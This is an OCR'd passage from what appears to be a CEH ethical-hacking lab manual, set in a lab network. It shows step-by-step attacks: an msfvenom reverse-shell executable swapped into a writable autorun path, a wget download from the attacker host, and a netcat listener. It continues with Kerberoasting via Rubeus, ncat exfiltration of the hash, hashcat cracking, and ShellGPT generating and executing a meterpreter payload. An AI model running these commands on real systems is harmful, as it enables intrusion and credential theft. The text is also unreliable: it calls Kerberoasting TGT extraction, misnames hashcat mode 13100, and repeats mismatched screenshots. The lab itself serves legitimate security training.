
```
C:\Program Files\WinRAR  
C:\Program Files\Wireshark  
  
Autorun Applications  
Check if you can modify other users AutoRuns binaries (Note that is normal that you can modify HKCU registry and binaries indicated there) https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/privilege-escalation-with-autorun-binaries  
  
RegPath: HKLM\Software\Microsoft\Windows\CurrentVersion\Run  
Key: SecurityHealth  
Folder: C:\Windows\system32  
File: C:\Windows\system32\SecurityHealthSystray.exe  
  
=====  
  
RegPath: HKLM\Software\Microsoft\Windows\CurrentVersion\Run  
Key: Services  
Folder: C:\Program Files\CEH Services  
FolderPerms: Users [AllAccess]  
File: C:\Program Files\CEH Services\file.exe (Unquoted and Space detected)  
FilePerms: Users [AllAccess]  
  
=====  
CEHV3 Module 14  
Hacking Web  
RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run  
File: C:\Windows\system32\cmd.exe (Unquoted and Space detected)  
FilePerms: Administrators [FullControl]
```

11. Open a new terminal with root privileges using the command sudo su and toor as password. Execute the msfvenom -p windows/shell\_reverse\_tcp lhost=10.10.1.13 lport=8888 -f exe > /root/ADtools/file.exe command.



```
Applications Places System msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=8888 -f exe > /root/ADtools/file.exe - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=8888 -f exe > /root/ADtools/file.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
[root@parrot] ~
#
```

12. Get back to our shell terminal and move to C:\Program Files\CEH Services. Execute the command cd ../../ ; cd "Program Files/CEH Services".



```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
C:\Users\Default\AppData\Local\Microsoft\Windows\Shell\DefaultLayouts.xml: c5e2524a-ea46-4f67-841f-6a9465d9d515_cw5n1
[root@parrot] ~
# msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=8888 -f exe > /root/ADtools/file.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
[root@parrot] ~
#
```

```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
C:\Users\Default\AppData\Local\Microsoft\Windows\Shell\DefaultLayouts.xml: c5e2524a-ea46-4f67-841f-6a9465d9d515_cw5n1h2txyewy
[root@parrot] ~
# msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=8888 -f exe > /root/ADtools/file.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
[root@parrot] ~
#
```

```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
C:\Users\All Users\Microsoft\UEV\Scripts\RegisterInboxTemplates.ps1: $env:
[root@parrot] ~
# msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=8888 -f exe > /root/ADtools/file.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
[root@parrot] ~
#
```

```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
C:\Users\All Users\Microsoft\Windows\OneSettings\CTAC.json: 1.0.0.0
[root@parrot] ~
# msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=8888 -f exe > /root/ADtools/file.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
[root@parrot] ~
#
```

```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
C:\Users\Public\Downloads> cd ../../ ; cd "Program Files/CEH Services"
cd ../../ ; cd "Program Files/CEH Services"
PS C:\Program Files\CEH Services>
```

13. Execute the command `move file.exe file.bak ; wget`

`http://10.10.1.13:8000/file.exe -o file.exe.`

The screenshot shows the msfconsole interface on a Parrot OS terminal. The terminal window title is "msfconsole - Parrot Terminal". The command history shows the exploit payload being delivered via a social engineering message. The message content includes links to Twitter (@hacktricks\_live) and HTB (SirBroccoli). The exploit command is shown as:

```
PS C:\Users\Public\Downloads> cd ../../.. ; cd "Program Files/CEH Services"
cd ../../.. ; cd "Program Files/CEH Services"
PS C:\Program Files\CEH Services> move file.exe file.bak ; wget http://10.10.1.13:8000/file.exe -o file.exe
move file.exe file.bak ; wget http://10.10.1.13:8000/file.exe -o file.exe
PS C:\Program Files\CEH Services>
```

14. Now, go to another terminal and type `nc -nvlp 8888` and press Enter.

The screenshot shows another terminal window titled "nc -nvlp 8888 - Parrot Terminal". The user is root and has run the command `#nc -nvlp 8888`, which is listening on port 8888. The terminal window title is "nc -nvlp 8888 - Parrot Terminal". The command history shows:

```
[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] -[/home/attacker]
└─#msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=8888 -f exe > /root/ADTools/file.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
[root@parrot] -[/home/attacker]
└─#nc -nvlp 8888
listening on [any] 8888 ...
```

15. Click on Windows Server 2019 (AD) to switch to the Windows Server 2019 (AD) machine, assuming we are the victim now. Restart the machine by hovering over **Power and Display** button and click **Reset/Reboot** button present at the toolbar located above the virtual machine and log in with the username **SQL\_srv** and password "**batman**."

In the **Reset/Reboot Machine** window click **Yes**.

16. After logging in, switch back to the Parrot Security. Here, we got the shell to our netcat listener. Which is a privileged shell.
17. Execute command **whoami** determine username of the currently logged on user.

```
[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] -[/home/attacker]
└─# msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=8888 -f exe > /root/ADtools/file.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
[root@parrot] -[/home/attacker]
└─# nc -nvlp 8888
listening on [any] 8888 ...
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.30] 1043
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
ceh\sql_srv

C:\Windows\system32>
```

---

## Task 7: Perform Kerberoasting Attack

Rubeus is a tool for exploiting Kerberos weaknesses in Windows environments. Kerberoasting is a method to extract ticket granting ticket (TGT) hashes from AD. Attackers target service accounts with associated Kerberos service principal names (SPNs). TGTs are requested from the DC for these accounts, then cracked offline to reveal user passwords. Kerberoasting exploits weak service account passwords and the nature of Kerberos authentication.

1. In the netcat shell, execute the **powershell** command to launch PowerShell.

The screenshot shows a terminal window titled "nc -nvlp 8888 - Parrot Terminal". The terminal content is as follows:

```
[root@parrot]~[/home/attacker]
└─#msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=8888 -f exe > /root/ADtools/file.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[/home/attacker]
└─#nc -nvlp 8888
listening on [any] 8888 ...
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.30] 1043
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
ceh\sql_srv

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
```

2. Navigate to C:\Users\Public\Downloads and execute the command **cd .. ; cd Users\Public\Downloads**.

The screenshot shows a terminal window titled "nc -nvlp 8888 - Parrot Terminal". The terminal content is as follows:

```
xe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[/home/attacker]
└─#nc -nvlp 8888
listening on [any] 8888 ...
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.30] 1043
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
ceh\sql_srv

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd ../../ ; cd Users\Public\Downloads
cd ../../ ; cd Users\Public\Downloads
PS C:\Users\Public\Downloads>
```

3. Now, we will be downloading Rubeus and netcat. Execute the command **wget http://10.10.1.13:8000/Rubeus.exe -o rubeus.exe ; wget**

**http://10.10.1.13:8000/ncat.exe -o ncat.exe.** Once the tools are downloaded type **exit** and press **Enter**.

```
Payload size: 324 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[/home/attacker]
└─#nc -nvlp 8888
listening on [any] 8888 ...
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.30] 1043
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
ceh\sql_siv

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


PS C:\Windows\system32> cd ../../ ; cd Users\Public\Downloads
cd ../../ ; cd Users\Public\Downloads
PS C:\Users\Public\Downloads> wget http://10.10.1.13:8000/Rubeus.exe -o rubeus.exe ; wget http://10.10.1.13:8000/ncat.exe -o ncat.exe
wget http://10.10.1.13:8000/Rubeus.exe -o rubeus.exe ; wget http://10.10.1.13:8000/ncat.exe -o ncat.exe
PS C:\Users\Public\Downloads> I
PS C:\Users\Public\Downloads>
```

```
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[/home/attacker]
└─#nc -nvlp 8888
listening on [any] 8888 ...
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.30] 22346
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd ../../ ; cd Users\Public\Downloads
cd ../../ ; cd Users\Public\Downloads
PS C:\Users\Public\Downloads> wget http://10.10.1.13:8000/Rubeus.exe -o rubeus.exe ; wget http://10.10.1.13:8000/ncat.exe -o ncat.exe
wget http://10.10.1.13:8000/Rubeus.exe -o rubeus.exe ; wget http://10.10.1.13:8000/ncat.exe -o ncat.exe
PS C:\Users\Public\Downloads> exit
exit
CEHV3 Module 14
C:\Windows\system32>
```

4. Type **cd ..&& cd Users\Public\Downloads** and press **Enter** to move into the Downloads folder.



```
Applications Places System nc -nvlp 8888 - Parrot Terminal
File Edit View Search Terminal Help
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Windows\system32>whoami
whoami
ceh\sql_SRV

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd ../../ ; cd Users\Public\Downloads
cd ../../ ; cd Users\Public\Downloads
PS C:\Users\Public\Downloads> wget http://10.10.1.13:8000/Rubeus.exe -o rubeus.exe ; wget http://10.10.1.13:8000/ncat.exe -o ncat.exe
wget http://10.10.1.13:8000/Rubeus.exe -o rubeus.exe ; wget http://10.10.1.13:8000/ncat.exe -o ncat.exe
PS C:\Users\Public\Downloads> exit
exit

C:\Windows\system32>cd ../../ && cd Users\Public\Downloads
cd ../../ && cd Users\Public\Downloads
PS C:\Users\Public\Downloads>
```

5. Execute the command **rubeus.exe kerberoast /outfile:hash.txt**.



```
Applications Places System nc -nvlp 8888 - Parrot Terminal
File Edit View Search Terminal Help
cd ../../ && cd Users\Public\Downloads

C:\Users\Public\Downloads>rubeus.exe kerberoast /outfile:hash.txt
rubeus.exe kerberoast /outfile:hash.txt

[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Servers Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain : CEH.com
[*] Searching path 'LDAP://Server2022.CEH.com/DC=CEH,DC=com' for '(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2))'
[*] Total kerberoastable users : 1
```

6. After kerberoasting the password hash for **DC-Admin** is saved in **hash.txt** file.

```
v2.2.0
[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain      : CEH.com
[*] Searching path 'LDAP://Server2022.CEH.com/DC=CEH,DC=com' for '(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)((UserAccountControl:1.2.840.113556.1.4.803:=2))'

[*] Total kerberoastable users : 1

[*] SamAccountName      : DC-Admin
[*] DistinguishedName    : CN=DC-Admin,CN=Users,DC=CEH,DC=com
[*] ServicePrincipalName : -AD-DC-DC-Admin.CEH.com:60111
[*] PwdLastSet          : 6/10/2024 2:40:48 AM
[*] Supported ETypes     : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\Public\Downloads\hash.txt

[*] Roasted hashes written to : C:\Users\Public\Downloads\hash.txt
[*] 
C:\Users\Public\Downloads>
```

7. To get that hash file on the attacker machine, we will be using netcat. Open a new terminal, type **sudo su** and press **Enter**; use **toor** as password. Then execute the command **nc -lvp 9999 > hash.txt**.

```
[attacker@parrot]:~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]:~[/home/attacker]
└─# nc -lvp 9999 > hash.txt
listening on [any] 9999 ...
```

8. In the shell terminal, execute the command **ncat.exe -w 3 10.10.1.13 9999 < hash.txt**.

```
[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain      : CEH.com
[*] Searching path 'LDAP://Server2022.CEH.com/DC=CEH,DC=com' for '(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1

[*] SamAccountName      : DC-Admin
[*] DistinguishedName    : CN=DC-Admin,CN=Users,DC=CEH,DC=com
[*] ServicePrincipalName : -AD-DC/DC-Admin.CEH.com:60111
[*] PwdLastSet          : 6/10/2024 2:40:48 AM
[*] Supported ETypes     : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\Public\Downloads\hash.txt

[*] Roasted hashes written to : C:\Users\Public\Downloads\hash.txt

C:\Users\Public\Downloads>ncat.exe -w 3 10.10.1.13 9999 < hash.txt
ncat.exe -w 3 10.10.1.13 9999 < hash.txt
```


9. Get back to the netcat listener terminal and press **Enter** to save the file.

```
[attacker@parrot]:-[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]:-/home/attacker]
└─# nc -lvp 9999 > hash.txt
listening on [any] 9999 ...
10.10.1.30: inverse host lookup failed: Unknown host
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.30] 1272

[root@parrot]:-/home/attacker]
└─#
```

10. Now, we will be using HashCat to crack the password hash. Execute the command **hashcat -m 13100 --force -a 0 hash.txt /root/ADtools/rockyou.txt**.

- -m 13100: This specifies the hash type. 13100 corresponds to Kerberos 5 AS-REQ Pre-Auth etype 23 (RC4-HMAC), a specific format for Kerberos hashes.
- --force: This option forces Hashcat to ignore warnings and run even if there are compatibility issues. Use this with caution, as it might cause instability or incorrect results.
- -a 0: This specifies the attack mode. 0 stands for a straight attack, which is a simple dictionary attack where Hashcat tries each password in the dictionary as it is.
- hash.txt: is the input file containing the hashes to crack
- /root/ADtools/rockyou.txt: is the wordlist file used for the attack



The screenshot shows a terminal window titled "hashcat -m 13100 --force -a 0 hash.txt /root/ADtools/rockyou.txt - Parrot Terminal". The terminal output indicates the start of the attack and provides details about the device and attack parameters.

```

hashcat -m 13100 --force -a 0 hash.txt /root/ADtools/rockyou.txt - Parrot Terminal
File Edit View Search Terminal Help
CONNECTED [10.10.1.15] FROM (UNKNOWN) [10.10.1.50] 127.0
Parrot 64bit Module 0.1
[root@parrot]~[/home/attacker]
#hashcat -m 13100 --force -a 0 hash.txt /root/ADtools/rockyou.txt
hashcat (v6.2.6) starting
You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.
-----[REDACTED]-----
* Device #1: pthread-penryn-Intel(R) Xeon(R) Gold 6262V CPU @ 1.90GHz, 2912/5889 MB (1024 MB allocatable), 4MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
-----[REDACTED]-----
Optimizers applied:
* Zero-Byte
+ ... + ...
[msfconsole - Parrot ...] [python3 -m http.serv...][nc -nvlp 8888 - Parro...][hashcat -m 13100 --fo...

```

11. After completion, we get the password **advanced!**. As DC-Admin has high privileges on the domain, we can use this password for further attacks.

12. This concludes the demonstration of performing AD attack.
13. Close all open windows and document all the acquired information.

#### Question 6.5.7.1

Use Parrot Security machine to identify the Domain Controller in the target network 10.10.1.0/24 and perform AS-REP roasting on Windows Server 2022 (10.10.1.22) to obtain of user Joshua. Perform password spraying on the subnet to identify the user with same password on the subnet. Connect to the user account that was compromised during password spraying and use PowerView to perform enumeration and exploit SQL\_srv user enumerated with PowerView to obtain privileged access to the domain and perform kerberoasting on target Domain Controller (Windows Server 2022) to obtain password of DC-Admin. Enter the password of the DC-Admin user that was obtained after kerberoasting.

## Lab 6: Perform System Hacking using AI

### Lab Scenario

As an ethical hacker or pen tester, the first step in system hacking is to gain access to a target system using information obtained and loopholes found in the system's access control mechanism. In this lab, you will leverage AI tools to identify vulnerabilities and exploit them to gain access to the target system. You will use various techniques such as payload generation and establishing session with remote machine to achieve this.

## Lab Objectives

- Perform system hacking using ShellGPT

### Overview of System Hacking using AI

System hacking using AI leverages advanced algorithms to identify and exploit vulnerabilities efficiently. AI tools automate tasks like password cracking, vulnerability scanning, and social engineering, enhancing the capabilities of ethical hackers. This approach improves the accuracy and speed of penetration testing, ensuring robust security assessments and effective mitigation strategies.

## Task 1: Perform System Hacking using ShellGPT

Using ShellGPT for system hacking involves leveraging its AI capabilities to identify and exploit system vulnerabilities. ShellGPT can automate tasks such as password cracking, vulnerability scanning, and exploit development, enhancing the efficiency of ethical hackers. It provides advanced tools for penetration testing and securing systems against potential threats.

The commands generated by ShellGPT may vary depending on the prompt used and the tools available on the machine. Due to these variables, the output generated by ShellGPT might differ from what is shown in the screenshots. These differences arise from the dynamic nature of the AI's processing and the diverse environments in which it operates. As a result, you may observe differences in command syntax, execution, and results while performing this lab task.

1. Before starting this lab, click Parrot Security to switch to the **Parrot Security** machine and incorporate ShellGPT by following steps provided in [Integrate ShellGPT in Parrot Security Machine.pdf](#).

Alternatively, you can follow the steps to integrate **ShellGPT** provided in **Module 00: Integrate ShellGPT in Parrot Security Machine**.

2. After incorporating the ShellGPT API in Parrot Security Machine, in the terminal window run **sgpt --shell** “**Use msfvenom to create a TCP payload with Ihost=10.10.1.13 and Iport=444**” to generate a payload using msfvenom tool.

In the prompt type **E** and press **Enter** to execute the command.

```
[root@parrot]~[~/home/attacker]
└─#sgpt --shell "Use msfvenom to create a TCP payload with lhost=10.10.1.13 and lport=444"
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=444 -f exe > payload.exe
[E]xecute, [D]escribe, [A]bort: E
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[~/home/attacker]
└─#
```

3. You can run **ls** command to display a list of files in the directory and you can observe a file named as **payload.exe** has been created, as shown in the screenshot.

